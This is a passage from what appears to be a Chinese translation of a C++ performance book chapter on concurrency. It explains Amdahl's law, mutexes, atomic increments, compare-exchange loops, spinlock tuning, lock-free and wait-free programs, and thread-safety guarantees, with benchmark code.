這裡，計算是程序並行部分的加速比，也是程序並行部分的分數。現在考慮一下在大型多處理器系統上運行程序的情況：如果有 256 個處理器，並且能夠充分利用它們，除了運行時間的 $1/256$ ，程序的總加速會限制為 128，加速比削減了一半。換句話說，如果只有 $1/256$ 的程序是單線程的，或者是在鎖下執行的，那麼不管如何優化程序的其餘部分，在這個 256 個處理器的系統的加速比永遠不會超過 50%。

這就是為什麼在開發併發程序時，設計、實現和優化的重點應該是使單線程計算併發化，並減少程序訪問共享數據所花費的時間。

第一個目標，從算法的選擇開始使計算並行化，但是許多設計決策會影響結果，所以應該更多地進行了解。第二種方法是降低數據共享的成本，延續了上一章的主題，當所有線程都在等待訪問某個共享變量或鎖（它本身也是一個共享變量）時，程序實際上是單線程的，只有當前有訪問權限的線程在運行，這就是為什麼全局鎖和全局共享數據對性能不利的原因。但是，即使是多個線程之間共享的數據，如果併發訪問這些線程，也會限制這些線程的性能。

數據共享的需求基本上是由問題本身導致的，特定問題的數據共享量可能受到算法、數據結構選擇和其他設計決策以及實現的影響。有些數據共享是實現的產物，或數據結構選擇的結果，但其他共享數據則是問題本身。如果需要計算滿足某個屬性的數據元素，比如只有一個計數，所有線程必須將其更新為共享變量。然而，實際發生了多少共享，以及對總體程序加速的影響，在很大程度上取決於具體實現。

本章中，我們將追尋兩條線索：首先，考慮到一些不可避免的數據共享，將研究如何使這個過程更有效。然後，考慮設計和實現技術，這些可以用來減少數據共享的需求或減少等待訪問該數據的時間。從第一個問題開始吧，如何進行高效的數據共享。

6.3. 鎖的替代方案以及性能

當接受了某些數據共享即將發生的事實，就必須接受對共享數據的同步。記住，在沒有同步的情況下，對相同數據的併發訪問都會導致數據競爭和未定義行為。

保護共享數據的常用方法是使用互斥鎖：

```
1 std::mutex m;
2 size_t count; // Guarded by m
3 ... on the threads ...
4 {
5     std::lock_guard l(m);
6     ++count;
7 }
```

這裡使用 C++17 模板類型推斷來實現 `std::lock_guard`。在 C++14 中，必須指定模板類型實參。

使用互斥對象相當簡單，訪問共享數據的代碼都應該位於臨界區，也就是在鎖定和解鎖互斥對象的調用之間。互斥鎖的實現有正確的內存柵欄，以確保臨界區中的代碼不會被硬件或編譯器移出臨界區（編譯器通常不會在鎖操作中移動代碼。不過，只要遵循內存柵欄的語義，理論上可以做這樣的優化）。

這時候通常會問的是：“互斥鎖的開銷有多大？”然而，這個問題並沒有很好地答案：對於特定的硬件和給定的互斥鎖實現，當然可以給出絕對的答案，甚至以納秒為單位，但是這個值有什麼意義呢？這當然比沒有互斥對象開銷小得多，但沒有互斥對象，結果就會不正確（而且有更簡單的方法可以快速生成不正確的程序）。所以，“開銷大”的定義只能與替代方案相比較，這自然引出了下一個問題，替代方案是什麼？

最明顯的替代方法是使計數原子化：

```
1 std::atomic<size_t> count;
2 ... on the threads ...
3 ++count;
```

還必須考慮需要什麼內存序來與計數上的操作相關聯。如果稍後使用該計數，例如在數組中進行下標索引，那可能需要釋放-獲取序。但如果只是一個計數，只是要統計一些事件並報告數量，那就不需要內存序限制：

```
1 std::atomic<size_t> count;
2 ... on the threads ...
3 count.fetch_add(1, std::memory_order_relaxed);
```

是否使用柵欄取決於硬件。在 x86 上，原子增量指令有“內置”的雙向內存柵欄，自由序不會讓它更快。儘管如此，為了可移植性和清晰性，指定代碼需要的內存序仍然很重要。記住，寫代碼不是給解析代碼的編譯器看的，而是給需要閱讀代碼的其他開發者看的。

具有原子增量的程序沒有鎖，也不需要任何鎖。然而，它依賴於特定的硬件能力。處理器有一個原子增量指令，這類指令的集合相當小。如果需要一個沒有原子指令的操作，該怎麼辦？在 C++ 中，沒有原子乘法（不知道任何硬件有這樣的能力。當然，在 x86、ARM 或其他任何通用 CPU 架構上都找不到）。

不過，有一種“通用的”原子操作，可以用來構建任何讀-改-寫操作（困難程度不同）。這個操作稱為比較-交換，在 C++ 中稱為 `compare_exchange`。它有兩個參數：第一個是原子變量的預期當前值，第二個是預期的新值。如果實際的當前值與期望值不匹配，則什麼也不會發生，原子變量也不會發生更改。但是，如果當前值與期望值匹配，則需要的值將寫入原子變量。C++ 的 `compare_exchange` 操作會返回 `true` 或 `false` 來指示寫操作是否發生（如果發生則返回 `true`）。如果變量與預期值不匹配，則在第一個參數中返回實際值。通過比較和交換，可以實現原子增量操作：

```
1 std::atomic<size_t> count;
2 ... on the threads ...
3 size_t c = count.load(std::memory_order_relaxed);
4 while (!count.compare_exchange_strong(c, c + 1,
5     std::memory_order_relaxed, std::memory_order_relaxed)) {}
```

首先，C++ 中操作的實際名稱是 `compare_exchange_strong` 和 `compare_exchange_weak`。不同的是，即使當前值和期望值匹配，弱版本有時也會返回 `false`（在 x86 上，這沒有區別，但在一些平臺上，弱版執行的更快）。其次，該操作接受兩個內存序：第二個內存序應用於比較失敗時（因此它只是操作的比較部分的內存順序），第一個內存序應用於比較成功併發生寫操作時。

分析這個實現是如何工作的。首先，以原子的方式讀取 `count` 的當前值 `c`。當然，增量後是 `c + 1`，但不能直接將其賦給 `count`。因為在讀取之後，更新之前，另一個線程也可以給 `count` 賦值。因此，必須進行條件寫入：如果 `count` 的當前值仍然是 `c`，則將其替換為所需的值 `c + 1`。否則，用新的當前值更新 `c`（`compare_exchange_strong` 可以做到），然後再試一次。只有捕捉到原子變量，在上次讀取的時間和試圖更新之間沒有變化時，循環才會退出。當然，有原子增量操作時，就沒有理由這樣來增加計數。但這種方法可以推廣到其他計算中，可以使用其他表達式，而不是 `c + 1`，並且程序將以同樣的方式進行。

雖然這三個版本的代碼都執行相同的操作，但它們之間有著根本性的區別，必須對此進行更詳細的研究。

6.3.1 鎖、無鎖和無等待

使用互斥鎖是最容易理解的，一個線程可以持有鎖，因此線程可以增加計數。當釋放鎖後，另一個線程可以獲取它並增加計數，依此類推。最多隻能有一個線程持有鎖並進行操作，所有需要訪問的剩餘線程都在等待該鎖。但是，即使擁有鎖的線程也不能保證可以正常運行。如果需要在完成任務之前訪問另一個共享變量，那麼可能需要等待由其他線程持有的鎖。這是常見的基於鎖的方式，通常不是最快的，但最容易理解。

第二種方式與第一種非常不同，進行原子增量操作的線程會毫不延遲地執行。當然，硬件本身必須鎖定對共享數據的訪問，以確保操作的原子性（這是通過一次對整個緩存線的獨佔訪問，並授予一個處理器來實現的）。從開發者的角度來看，這種獨佔訪問表明其本身會增加執行原子操作所需的時間。然而，代碼本身沒有等待，沒有嘗試和再嘗試。這種程序稱為無等待。在一個無等待程序中，所有線程都能正常運行，在任何時候都在執行操作（儘管線程之間為了訪問同一個共享變量而發生爭用，有些操作可能會花費更長的時間）。無等待的實現通常只適用於非常簡單的操作（例如增加計數），但只要有這種實現，可能會比基於鎖的實現更簡單。

最後一個方式理解起來有些困難。這裡沒有鎖，但有一個循環重複了未知的次數。這裡的實現的功能類似於鎖，任何等待鎖的線程也會困在一個類似的循環中，不停的嘗試獲得鎖。二者的關鍵的區別在於，基於鎖的程序中，當一個線程獲取鎖失敗，必須再次嘗試時，可以推斷其他線程擁有鎖。不能確定線程是否會很快釋放鎖，或者其工作有什麼進展（例如，可能正在等待用戶輸入一些東西）。在基於比較-交換的程序中，線程無法更新共享計數的唯一原因是其他線程先進行了更新。因此，在所有試圖同時增加計數的線程中，至少有一個是成功的。這種程序稱為無鎖程序。

我們已經瞭解了併發程序主要的三種類型：

- 無等待的程序中，每個線程都在執行必要的操作，並且總是朝著最終目標前進。不需要等待訪問，也不需要重做任何工作。
- 無鎖程序中，多個線程可能會更新相同的共享數據，但只有一個會成功。其餘的將放棄基於原始值所做的工作，讀取更新後的值，並再次進行計算。但至少有一個線程總是保證提交它的工作，而不必重做。因此，儘管不一定是全速前進，但整個程序是在前進的。
- 基於鎖的程序中，線程持有使其能夠訪問共享數據的鎖。但是，僅因為持有鎖並不意味著會對這些數據做什麼。因此，當併發訪問發生時，最多隻有一個線程在有進展，但這也無法保證。

理論上講，這三個程序之間的區別很明顯。但讀者想知道，哪個版本更快？可以在谷歌基準測試中運行每個版本的代碼。例如，下面是基於鎖的版本：

01_sharing_incr_mbm.C

```
1 std::mutex m;
2 size_t count = 0;
3 void BM_lock(benchmark::State& state) {
4     if (state.thread_index == 0) count = 0;
5     for (auto _ : state) {
6         std::lock_guard l(m);
7         ++count;
8     }
```

```

9 }
10 BENCHMARK(BM_lock)->Threads(2)->UseRealTime();

```

必須在線程之間共享的變量在全局作用域中聲明。初始設置（如果有的話）可以限制為一個線程，其他基準也類似，只有測試的代碼發生了變化。下面是結果：




圖 6.1 - 共享計數增量的性能：基於互斥鎖、無鎖（比較-交換，或 CAS）和無等待（原子）

這裡唯一想不到的結果是，基於鎖的版本的性能非常差。然而，這只是一個數據點，並不是全部。特別是，雖然所有互斥對象都是鎖，但並不是所有的鎖都是互斥對象。可以嘗試提出一種更有效的鎖實現（至少，以滿足我們的需求）。

6.3.2 不同的問題使用不同的鎖

標準的 C++ 互斥鎖在保護對共享變量的訪問時性能非常差，特別是當有很多線程在同一時間修改這個變量時（如果所有線程都在讀取這個變量，根本不需要保護，併發只讀訪問不會導致數據競爭）。但是，鎖的效率低下是因為實現，還是因為鎖本身存在問題？根據前一章的瞭解，可以預期鎖的效率都比原子遞增計數器低，這是因為基於鎖的方案會使用兩個共享變量（鎖和計數），而原子計數器只使用一個共享變量。然而，操作系統提供的互斥對象對於鎖定非常短的操作（比如計數增量）通常不是特別有效。

對於這種情況，最簡單有效的鎖就是自旋鎖。自旋鎖的思想是：鎖本身只是一個可以有兩個值的標誌，比如 0 和 1。如果 flag 值為 0，表示不鎖定。看到這個值的線程都可以將標誌設置為 1 並繼續。當然，讀取標誌並將其設置為 1 的整個操作必須是原子操作。任何看到值為 1 的線程都必須等待，直到該值變回 0，以表明鎖可用。最後，當一個將標誌從 0 更改為 1 的線程準備釋放鎖時，將把值更改回 0。

鎖實現的代碼如下所示：

```

1 class Spinlock {
2 public:
3     void lock() {
4         while (flag_.exchange(1, std::memory_order_acquire)) {}
5     }
6     void unlock() { flag_.store(0, std::memory_order_release); }
7 private:

```

```
8     std::atomic<unsigned int> flag_;  
9 };
```

代碼中，只展示了鎖定和解鎖函數。類還需要默認構造函數（原子整數在其自己的默認構造函數中初始化為 0），以及使其不可複製的聲明。

注意，鎖定標誌不使用條件交換，而總是將 1 寫入標誌。原因是，如果標誌的原始值是 0，交換操作將設置為 1 並返回 0（循環結束），這就是我們想要的。但是如果原來的值是 1，就被 1 代替，也就是不發生改變。

另外，注意兩個內存柵欄：鎖定伴隨著獲取柵欄，解鎖伴隨著打開柵欄。柵欄劃分了臨界區，並確保在 `lock()` 和 `unlock()` 調用之間的代碼都留在那裡。

讀者可能想看這個鎖與標準互斥鎖的基準比較，但是我們不打算展示：這個自旋鎖的性能非常糟糕。為了使它有用，需要一些優化。

首先，如果標誌的值是 1，實際上不需要用 1 替換它，可以不去管它。為什麼這很重要？交換是一個讀-改-寫操作。即使它將舊的值更改為相同的值，也需要獨佔訪問包含該標誌的緩存行，這裡不需要獨佔訪問來讀取該標誌。這在以下場景中很重要，一個鎖鎖住了，擁有鎖的線程沒有更改它（正在忙著做它的工作），但是其他線程都在檢查鎖，並等待鎖的值更改為 0。如果線程不嘗試寫入標誌，那麼緩存行就需要在 CPU 之間切換，線程在緩存中都有相同的內存副本，並且這個副本是當前的，不需要發送數據到其他地方。只有當其中一個線程實際修改了值時，硬件才需要將內存中的新內容發送給所有的 CPU。下面是我們剛剛描述的優化，以代碼的形式完成：

```
1 class Spinlock {  
2     void lock() {  
3         while (flag_.load(std::memory_order_relaxed) ||  
4             flag_.exchange(1, std::memory_order_acquire)) {}  
5     }  
6 }
```

這裡的優化是，首先讀取該標誌，直到看到 0，然後將其與 1 交換。如果另一個線程先獲得了鎖，那麼在進行檢查和交換之間，這個值可以變成 1。另外，在預檢查標誌時，不去關心內存柵欄，因為最終的決定性檢查會使用交換和內存柵欄來完成。

即使進行了這種優化，鎖的性能仍然很差。原因與操作系統傾向於優先處理線程的方式有關。當一個線程正在做一些有用的事情，那麼將會獲得更多的 CPU 時間。但在我們的例子中，計算量最大的線程是在等待標誌改變的同時，查詢獲得標誌線程的狀態。這可能會導致一種不希望出現的情況，即一個線程試圖獲得鎖並將 CPU 分配給它，而另一個線程希望釋放鎖，但在一段時間內沒有調度執行。解決方案是等待的線程在多次嘗試後放棄 CPU，這樣其他線程就可以運行，並且可以完成自己的工作並釋放鎖。

有幾種方法可以讓線程釋放對 CPU 的控制，沒有一個通用的最好的方法，大多數都是通過系統函數調用完成的。在 Linux 上，通過調用 `nanosleep()` 在很短的一段時間內（1 納秒）調用 `sleep`，可能會產生最好的結果，通常比調用 `sched_yield()` 更好，`sched_yield()` 是另一個提供 CPU 訪問的系統函數。與硬件指令相比，所有的系統調用開銷都很大，所以最好不要頻繁使用。當嘗試幾次獲取鎖後，將 CPU 交給另一個線程，然後再嘗試時，就達到了最佳的平衡：

01c_spinlock_count.C

```

1 class Spinlock {
2     void lock() {
3         for (int i=0; flag_.load(std::memory_order_relaxed) ||
4             flag_.exchange(1, std::memory_order_acquire); ++i) {
5             if (i == 8) {
6                 lock_sleep();
7                 i = 0;
8             }
9         }
10    }
11    void lock_sleep() {
12        static const timespec ns = { 0, 1 }; // 1 nanosecond
13        nanosleep(&ns, NULL);
14    }
15 }

```

釋放 CPU 之前，獲取鎖的最佳嘗試次數取決於硬件和線程數。一般來說，8 到 16 之間比較合適。

現在，已經準備好進行第二輪的基準測試了，結果如下：




圖 6.2 - 共享計數增量的性能：基於自旋鎖、無鎖（比較-交換，或 CAS）和無等待（原子）

自旋鎖已經做得很好了，性能明顯優於比較-交換實現，並可以與無等待操作進行競爭。這裡會有兩個問題：首先，如果自旋鎖的速度快得多，為什麼不都使用自旋鎖？其次，如果自旋鎖這麼好，為什麼還需要原子操作（當然，除了鎖實現的原子操作）？

第一個問題的答案可以歸結為本節的標題，不同的問題使用不同的鎖。自旋鎖的缺點是等待的線程不斷地使用 CPU 或“忙等待”。另一方面，等待系統互斥的線程大部分是空閒的（休眠）。如果需要等待幾個週期，即增量操作的持續時間，那麼忙碌等待也不錯，比讓線程進入睡眠狀態要快得多。另一方面，如果鎖定的計算包含多個指令，那麼等待自旋鎖的線程將浪費大量 CPU 時間，並剝奪其他工作線程訪問所需的硬件資源的機會。總的來說，C++ 的互斥量（`std::mutex`）或 OS 的互斥量通常會進行平衡，鎖定一條指令的效率有點低，鎖定一個需要幾十納秒的計算是可以的。如果需要持有鎖很長時間（長是相對的，處理器很快，所以 1 毫秒是非常長的），這就打

敗了另一種選擇。已經討論了極端性能（以及極端實現性能的努力），因此大多數 HPC 開發者要麼實現自己的快速鎖來保護短計算，要麼使用現成的庫。

第二個問題，“鎖還有其他的缺點嗎？”讓我們帶著這個問題進入下一節。

6.3.3 鎖的和無鎖的區別

在討論無鎖編程的好處時，第一個點是“更快”。但這並不一定，如果針對特定的任務進行優化，鎖的實現可以非常高效。但是，基於鎖的方法還有其他缺點，不過這些缺點不依賴於實現。

最頭痛的是可能出現死鎖。當程序使用多個鎖時，就會發生死鎖，比如 lock1 和 lock2。線程 A 擁有 lock1，需要獲取 lock2。線程 B 已經擁有了 lock2，需要獲取 lock1。兩個線程都不能繼續，而且都將永遠等待，因為唯一可以釋放它們所需鎖的線程被鎖阻塞了。

如果同時獲得兩個鎖，總是以相同的順序獲得鎖，就可以避免死鎖。C++ 有一個用於此目的的函數 `std::lock()`。但通常不能同時獲得鎖，當線程 A 獲得 lock1 時，無法知道我們也需要 lock2，因為該信息隱藏在由 lock1 保護的數據中。我們將在下一章討論併發數據結構時看到一些例子。

如果不能獲取多個鎖，也許解決方案會嘗試獲取。然後，若不能獲得所有的鎖，那麼釋放已經持有的鎖，以便其他線程可以獲得。在我們的例子中，線程 A 持有 lock1，它也會嘗試獲得 lock2，但不會阻塞。大多數鎖都有 `try_lock()`，要麼獲得鎖，要麼返回 `false`。後一種情況下，線程 A 釋放 lock1 並試圖再次鎖定它們。這可能行得通，特別是在一個簡單的測試中。但它自己也有危險，當兩個線程不斷地傳遞鎖時，就會出現活鎖。線程 A 有 lock1，但沒有 lock2，線程 B 有 lock2，放棄了它，得到了 lock1，現在它不能再得到 lock2 了，因為線程 A 擁有了 lock2。有一些算法可以獲取多個鎖，從而保證最終成功。但這可能要需要很長一段時間，並且算法也相當複雜。

解決多個鎖的問題是互斥對象不能組合，不能將兩個或多個鎖組合成一個。

即使沒有活鎖和死鎖的危險，基於鎖的程序也會遇到其他問題。其中較為頻繁和難以診斷的一種稱為協同。可以在多個鎖中發生，也可以只在一個鎖中發生。協同看起來是這樣的：假設有一個鎖保護的計算。線程 A 目前擁有這個鎖，並且正在對共享數據進行操作，其他線程正在等待。然而，這項工作並不是一次性的，每個線程都有許多任務要做，每個任務的一部分需要獨佔訪問共享數據。線程 A 完成一個任務，釋放鎖，然後快速切換到下一個任務，直到它再次需要鎖。鎖釋放了，其他線程都可以獲得，但其他線程沒完全醒，而線程 A 在 CPU 上，並沒有睡。因此，線程 A 再次獲得鎖，只是因為競爭對手還沒有做好準備。線程 A 的任務像車隊中的卡車一樣快速執行，而其他線程什麼也做不了。

鎖的另一個問題是，沒有優先級的概念。持有鎖的低優先級線程可以搶佔需要相同鎖的高優先級線程。因此，高優先級線程必須等待低優先級線程決定的時間，這種情況似乎與高優先級的概念不一致，這種情況有時稱為優先級倒置。

既然已經理解了鎖的問題並不侷限於性能，那麼看看無鎖程序在相同的複雜性下會有怎樣的表現。首先，在無鎖程序中，至少有一個線程不被阻塞。最壞的情況是，當所有線程同時執行比較-交換 (CAS) 操作，並且原子變量的期望與當前值相同時，其中一個線程將看到期望值（因為唯一可以更改的方法是通過 CAS 操作）。其他線程將放棄它們的計算結果，重新加載原子變量，並重複計算，但是在 CAS 上成功的線程可以移動到下一個任務，這避免了死鎖的可能性。如果排除

了死鎖和避免死鎖的嘗試，也就不必擔心活鎖。由於所有線程都忙於計算通向原子操作（如 CAS）的路徑，高優先級線程更有可能最先到達那裡，並提交其結果，而低優先級線程更有可能使 CAS 失敗，並重做其工作。類似地，提交結果的一次成功並不會使“獲勝”的線程比所有其他線程有任何優勢，準備先嘗試執行 CAS 的線程就是成功的線程。這自然就消除了出現協同的可能。

無鎖編程有什麼不好呢？有兩個主要的缺點。第一個是其優點的反面，即使 CAS 嘗試失敗的線程也會保持忙碌。這解決了優先級問題，但代價很高。在高爭用的情況下，大量的 CPU 時間會浪費在重複工作上。更糟糕的是，這些為訪問單個原子變量而競爭的線程，會從進行一些不相關計算的其他線程那裡奪取 CPU 資源。

第二個缺點性質完全不同。雖然大多數併發程序都不容易編寫或理解，但無鎖程序的正確設計和實現都非常困難。基於鎖的程序只需要保證構成單個邏輯事務的操作集都在鎖下執行。當存在多個邏輯事務時，例如（而不是所有）共享數據對幾個不同的事務來說是公共的，這就更難了。這就是提出多鎖問題的原因。儘管如此，推斷基於鎖的正確性並不是那麼困難。如果代碼中有一段共享數據，就必須指明哪個鎖保護該數據，並證明沒有線程可以在不先獲取該鎖的情況下訪問該數據。如果不是這樣，那麼就會出現數據競爭。如果滿足了這些需求，就不會出現數據競爭（可能會出現死鎖和其他問題）。

另一方面，無鎖程序有無限多種數據同步方案。因為沒有線程會暫停，所以無論線程執行原子操作的順序如何，結果都必須是正確的。此外，如果沒有明確的臨界區，就得擔心內存序和程序中所有數據的可見性，而不僅僅是原子變量。這裡必須問問自己，有沒有可能因為內存順序要求不夠嚴格，一個線程可以更改數據，而另一個線程可以看到這個數據的舊版本？

解決複雜性問題的通常方法是模塊化和封裝。將複雜的代碼收集到模塊中，每個模塊都有一個定義良好的接口和一組明確的需求和保證，主要關注實現各種併發算法的模塊。不過本書會有一個不同的方向，本章的其餘部分將專門討論適用於併發的數據結構。

6.4. 併發編程的構建塊

併發程序的開發通常挺難的，編寫同時需要正確和高效（換句話說，所有這些都需要）的併發程序要困難得多。對於具有許多互斥對象或無鎖的複雜性，會讓編程更加困難。

管理這種複雜性的唯一方法就是進行封裝，放入定義良好的代碼或模塊中。只要接口和需求是明確的，這些模塊的使用者就不需要知道實現是無鎖的還是基於鎖的。它確實會影響性能，所以在優化之前，模塊對於特定的需求可能不夠用，但可以根據需要進行優化，而且這些優化僅限於特定的模塊。

本章中將重點討論為併發編程實現數據結構的模塊。為什麼是數據結構，而不是算法？首先，有很多關於併發算法的文獻。其次，大多數開發者在處理算法上都有更寬裕的時間。分析代碼，相應函數花費了過多的時間，再找到了一種不同的方法來實現算法，並在性能圖表上移動到下一個高度。然後，最終會得到一個程序，其中沒有一個單獨的計算需要花費大量的時間，但仍然會有沒有達到應有速度的感覺。原因：當沒有熱代碼時，就可能有熱數據。

數據結構在併發程序中扮演著更重要的角色，因為它們決定了如何保證算法的正確性，有哪些限制，和哪些併發操作可以安全執行？不同線程看到的數據視圖是否一致？如果不知道這些問題的答案，就無法編寫代碼，而答案是由數據結構決定的。

與此同時，設計決策，比如接口和模塊邊界的選擇，會對編寫併發程序時的選擇產生重大影

響，併發不能作為事後的想法添加到設計中。在設計初始，就必須考慮到併發性，特別是數據的組織。

這裡通過定義一些基本的術語和概念開始探索併發數據結構。

6.4.1 併發數據結構的基礎

使用多線程的併發程序需要線程安全的數據結構。什麼是線程安全？怎麼使數據結構是線程安全的？乍一看，似乎很簡單：如果一個數據結構可以被多個線程同時使用，並且沒有任何數據競爭（在線程之間共享），那麼它就是線程安全的。

然而，這個定義過於簡單：

- 將標準定的很高——例如，沒有一個 STL 容器是線程安全的。
- 具有非常高的性能開銷。
- 這通常是不必要的，開銷也是如此。
- 在許多情況下完全沒用。

我們將逐一解決這些問題。為什麼線程安全的數據結構即使在多線程程序中也是不必要的？一種微小的可能性是，用於程序的單線程部分。我們努力最小化這些部分，因為它們對總體運行時間具有負面影響（還記得 Amdahl 定律嗎？），但是大多數程序都有一些需要單線程處理的事情，使這些代碼更快的方法是隻做必要的事情。更常見的不需要線程安全的情況是，即使是在多線程程序中，一個對象僅由一個線程使用。這非常常見，也是非常可取的，共享數據是併發程序中效率低下的主要原因，因此可以嘗試在每個線程上只使用本地對象和數據，獨立地完成儘可能多的工作。

但是，即使每個對象永遠不會在線程之間共享，能確定在多線程程序中使用一個類或一個數據結構是安全的嗎？這還真不一定。僅在接口層沒有看到共享，並不意味著在實現層沒有。多個對象可以在內部共享相同的數據，靜態成員和內存分配器只是其中的可能（我們傾向於認為所有需要內存的對象都通過調用 `malloc()` 獲得，並且 `malloc()` 是線程安全的，而且類也可以實現自己的分配器）。

另一方面，只要沒有線程修改對象，在多線程代碼中使用許多數據結構是安全的。但必須再次考慮實現，接口可以是隻讀的，但實現仍然是可以修改對象。如果認為這是一種奇異的可能性，請考慮標準的 C++ 共享指針 `std::shared_ptr`。當複製一個共享指針時，複製的對象不會修改，至少不會可見（通過 `const` 引用傳遞給新指針的構造函數）。與此同時，知道對象中的引用計數必須增加，這意味著複製的對象已經改變（在此場景中，共享指針是線程安全的，但這不是偶然，也不是免費的，同樣也有性能成本）。

這裡需要一個更細緻的線程安全定義。但對於這個普遍的概念，沒有通用的標準，不過有幾個流行的版本。線程安全的最高級別通常稱為強線程安全保證，提供這種保證的對象可以被多個線程併發使用，而不會引起數據競爭或其他未定義的行為（特別是，任何不變量都會保留）。下一級稱為弱線程安全保證，只要所有線程都限制為只讀訪問（調用類的 `const` 成員函數），提供這種對象就可以使用多個線程同時訪問。其次，任何對對象具有獨佔訪問權的線程都可以對對象執行其他的操作（無論其他線程在同一時間做什麼）。不提供任何此類保證的對象，不能在多線程程序中使用。即使對象本身不共享，其實現內部的某些內容也很容易被其他線程修改。

本書中，將使用強弱線程安全的語言保證。提供強擔保的類有時簡單地稱為線程安全。只提供弱保證，則稱為線程兼容。大多數 STL 容器都提供了這樣的保證，若容器是一個線程的局部對象，可以以有效的方式使用，但若容器對象是共享的，只能調用 `const` 成員函數。最後，根本不提供任何保證的類稱為線程敵對，並且不能在多線程程序中使用。

實踐中，經常遇到強保證和弱保證的組合。接口的一個子集提供強保證，其餘部分只提供弱保證。

為什麼不嘗試在設計每個對象時都有強線程安全保證呢？第一個原因是，會有性能開銷。保證通常是不必要的，因為對象不是在線程之間共享的，編寫高效程序的關鍵是不做無用的工作。更有趣的反對意見是，即使在以需要線程安全的方式共享對象，強線程安全保證可能沒用。假如需要開發一款玩家招募軍隊並進行戰鬥的遊戲。軍隊中所有單位的名稱都存儲在一個容器中，比如一個字符串列表。另一個容器存儲每個單元的當前強度。在戰役中，單位總是會被殺死或招募，遊戲引擎是多線程的，需要有效地管理龐大的軍隊。雖然 STL 容器只提供弱線程安全保證，但假設有一個強線程安全容器庫。這是不夠的，添加一個單元需要將它的名稱插入到一個容器中，並將初始強度插入到另一個容器中，這兩個操作本身都是線程安全的。一個線程創建一個新單元並將其插入到第一個容器中。在這個線程可以添加它的強度值之前，另一個線程看到這個新單位並需要查找它的強度，但是在第二個容器中還沒有任何東西。問題在於線程安全的保證是在錯誤的層面上提供的。從應用程序的角度來看，創建新單元是一個事務，所有遊戲引擎線程都應該能夠在添加單元之前或之後查看數據庫，但不能在中間狀態。可以通過使用互斥鎖來實現，在單元添加前鎖定，只有在兩個容器都新之後才會解鎖。在這個場景中，只要這些對象的所有訪問都由互斥鎖保護，就不用關心單個容器提供的線程安全保證。顯然，這裡需要的是一個單元數據庫，其本身提供所需的線程安全保證，例如：通過使用互斥對象。這個數據庫可能在內部使用幾個容器對象，數據庫的實現可能需要或不需要這些容器的線程安全保證，但這對數據庫的使用者應該是不可見的（擁有線程安全的容器可能會使實現更容易，也可能不會）。

這讓我們得出一個非常重要的結論：線程安全始於設計階段。必須明智地選擇程序使用的數據結構和接口，以便表示適當的抽象級別，以及發生線程交互級別上的正確事務。

考慮到這一點，本章的其餘部分應該從兩個方面來看：一方面，展示如何設計和實現一些基本的線程安全的數據結構，這些數據結構可以用在程序中，構建更復雜（和更多樣化）的構建塊。另一方面，還展示了構建線程安全類的基本技術，這些類可用於設計更復雜的數據結構。

6.4.2 計數器和累加器

最簡單的線程安全對象是簡單的計數器或累加器，計數器只是計算在線程上可能發生的一些事件。所有線程都可能需要修改計數器或訪問當前值，因此存在競爭條件。

弱線程安全保證無法滿足我們的要求，這裡需要強線程安全保證，從而確保讀取沒有更改的值總是線程安全的。我們已經看到了實現的可用選項：某種鎖、原子操作（當有原子操作時）或無鎖 CAS 循環。

鎖的性能因實現的不同而不同，通常首選自旋鎖。沒有立即訪問計數器的線程的等待時間將非常短，因此將線程置於睡眠狀態，並在稍後將其喚醒所需的成本根本沒有必要。另一方面，由於忙等待（輪詢自旋鎖）而浪費的 CPU 時間可以忽略不計，很可能只需要幾條指令。

原子指令提供了良好的性能，但操作的選擇相當有限。在 C++ 中，可以原子地對整數進行加

法，但不能對整數進行乘法。這對於簡單的計數器來說已經足夠了，但是對於累加器來說可能還不夠（累加操作可能有多個結果）。如果有一種方法可用，肯定沒有原子操作那麼簡單。

CAS 循環可用於實現累加器，而不考慮需要使用的操作。然而，在大多數現代硬件上，性能比自旋鎖的性能更好（參見圖 6.2），但不是最快的選擇。

